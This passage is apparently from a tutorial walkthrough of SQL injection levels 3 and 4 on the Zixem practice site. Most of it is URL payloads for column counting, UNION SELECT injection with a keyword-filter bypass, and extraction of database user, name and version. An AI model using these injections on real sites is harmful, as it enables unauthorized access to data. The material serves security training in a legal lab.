
1. **Now let’s Choose Level 3**









**Step 1:** $ SQLi/level3.php?item=3’




**Step 2:** $ SQLi/level3.php?item=3’ -- -



**Step 3:** $ SQLi/level3.php?item=3' order by 30 -- -



$ SQLi/level3.php?item=3' order by 3 -- -




**Step 4:** SQLi/level3.php?item=-3' unionon select%20 1,2,3,4 -- -


Union = uni

Union on = uni-on+on = uni+on = union


$ SQLi/level3.php?item=-3' unionon select%20 111,222,333,4444 -- -




**Step 5:** $ SQLi/level3.php?item=-3' unionon select user(),database(),version(),444 -- -




1. **Now we will solve Level 4**









**Step 1:** $ SQLi/level4.php?ebookid=7'




**Step 2:** $SQLi/level4.php?ebookid=7' -- -




**Step 3:** $ SQLi/level4.php?ebookid=7' order by order by 10 -- -




$ SQLi/level4.php?ebookid=7' order by 5 -- -




**Step 4:** SQLi/level4.php?ebookid=.07' union select 1,2,3,4,5 -- -



$ SQLi/level4.php?ebookid=.07' union select 111,2222,3333,4444,5 -- -



**Step 5:** SQLi/level4.php?ebookid=.07' union select user(),database(),version(),4444,5 -- -



**Important Notes**

* Only use within legal environments
* Never hack live websites without consent

**Conclusion**

SQL Injection remains one of the most severe and widespread web vulnerabilities. Within this guide, we walk through how the "Zixem" demo site can be utilized as a secure and tutorial-rich way to comprehend the principles of SQL injection attacks. Working in such controlled environments enables would-be ethical hackers and security experts to identify vulnerabilities, learn about attack methods, and, most importantly — discover how to defend web applications against them. Ensure that your testing is conducted ethically and legally, and apply this knowledge to enhance cybersecurity rather than weaken it.